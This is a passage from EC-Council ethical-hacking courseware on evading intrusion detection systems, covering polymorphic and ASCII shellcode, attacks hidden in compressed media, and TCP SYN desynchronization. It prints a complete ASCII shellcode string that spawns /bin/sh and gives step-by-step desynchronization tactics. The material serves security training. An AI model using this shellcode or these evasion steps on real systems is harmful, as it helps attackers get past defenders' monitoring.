
A signature-based network intrusion detection system (NIDS) identifies an attack by matching attack signatures with incoming and outgoing data packets. Many IDS identify signatures for commonly used strings embedded in the shellcode. Polymorphic shellcode attacks include multiple signatures, making it difficult to detect the signature. Attackers encode the payload using some technique and then place a decoder before the payload. As a result, the shellcode is completely rewritten each time it is sent, thereby evading detection.

With polymorphic shellcodes, attackers hide their shellcode (attack code) by encrypting it with an unknown encryption algorithm and including the decryption code as part of the attack packet. To carry out polymorphic shellcode attacks, they use an existing buffer-overflow exploit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

and set the “return” memory address on the overflowed stack to the entrance point of the decryption code. This makes it difficult for the IDS to identify it as a shellcode. Therefore, when attackers modify/transform their attacks in this way, the NIDS cannot recognize them. This technique also evades commonly used shellcode strings, thus making shellcode signatures unusable.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ASCII Shellcode

ASCII shellcodes contain only characters from the ASCII standard. Such shellcodes allow attackers to bypass commonly enforced character restrictions within the string input code. They also help attackers bypass IDS pattern matching signatures because they hide strings similarly to polymorphic shellcodes. The IDS pattern matching mechanism does not work efficiently with ASCII values.

Using ASCII for shellcode is very restrictive in that it limits what the shellcode can do under some circumstances, as not all assembly instructions convert directly into ASCII values. This restriction bypasses using other instructions, or a combination of instructions, which convert to ASCII character representation, serving the same purpose as those instructions that convert improperly.

An ASCII shellcode example is given below:


```
char shellcode[] =
"LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5tDS"
"RajYX0Dka0TkafhN9fYf1Lkb0TkdjfY0Lkf0Tkgfh"
"6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnuX1"
"Dks0tkwjfX0Dkx0tkx0tkyCjnY0LkzC0TkzCCjtX0"
"DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCCC0"
"tkzChpfcMX1DkzCCCC0tkzCh4pCnY1Lkz1TkzCCCC"
"fhJGfXf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCCjd"
"X0DkzC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0tk"
"zMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG3IDpf"
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
"cM2KgmnJGgbinYshdvD9d";
```

When executed, the shellcode above runs a "**/bin/sh**" shell. "**bin**" and "**sh**" are contained in the last few bytes of the shellcode.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Application-Layer Attacks

Media files such as images, audios, and videos can be compressed so that they can be rapidly transferred as smaller chunks. Attackers find flaws in this compressed data and perform attacks; even the IDS signatures cannot identify the attack code within data thus compressed.

Many applications that deal with such media files employ some form of compression to increase the data transfer speed. When you find a flaw in these applications, the entire attack can occur within the compressed data, and the IDS will have no way to check the compressed file format for signatures. This enables an attacker to exploit the vulnerabilities in the compressed data. Many IDS look for specific conditions that allow for an attack. However, there are times when the attack can take many different forms. For example, attackers can exploit the integer overflow vulnerabilities using several different integer values. This fact, combined with compressed data, makes signature detection extremely difficult.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Desynchronization


- **Pre-Connection SYN**

  This attack is performed by sending an initial SYN before the real connection is established, but with an invalid TCP checksum. The IDS can ignore or accept subsequent SYNs in a connection. If a SYN packet is received after the TCP control block is opened, the IDS resets the appropriate sequence number to match the newly received SYN packet. Attackers send fake SYN packets with a completely invalid sequence number to desynchronize the IDS. This stops the IDS from monitoring all legitimate and attack traffic. If the IDS is smart, it does not check the TCP checksum. If the IDS checks the checksum, the attack is synchronized and a bogus sequence number is sent to the IDS before the real connection occurs.

- **Post-Connection SYN**

  In this technique, attackers attempt to desynchronize the IDS from the actual sequence numbers that the kernel is honoring. Send a post-connection SYN packet in the data stream, which will have divergent sequence numbers but otherwise meet all the necessary criteria to be accepted by the target host. However, the target host will ignore this SYN packet, as it references an already established connection. This attack intends to get the IDS to resynchronize its notion of the sequence numbers to the new SYN packet. It will then ignore any data that is a legitimate part of the original stream because it will be waiting for a different sequence number. Once you succeed in resynchronizing the IDS with a SYN packet, send an RST packet with the new sequence number and close down its notion of the connection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Types of Evasion

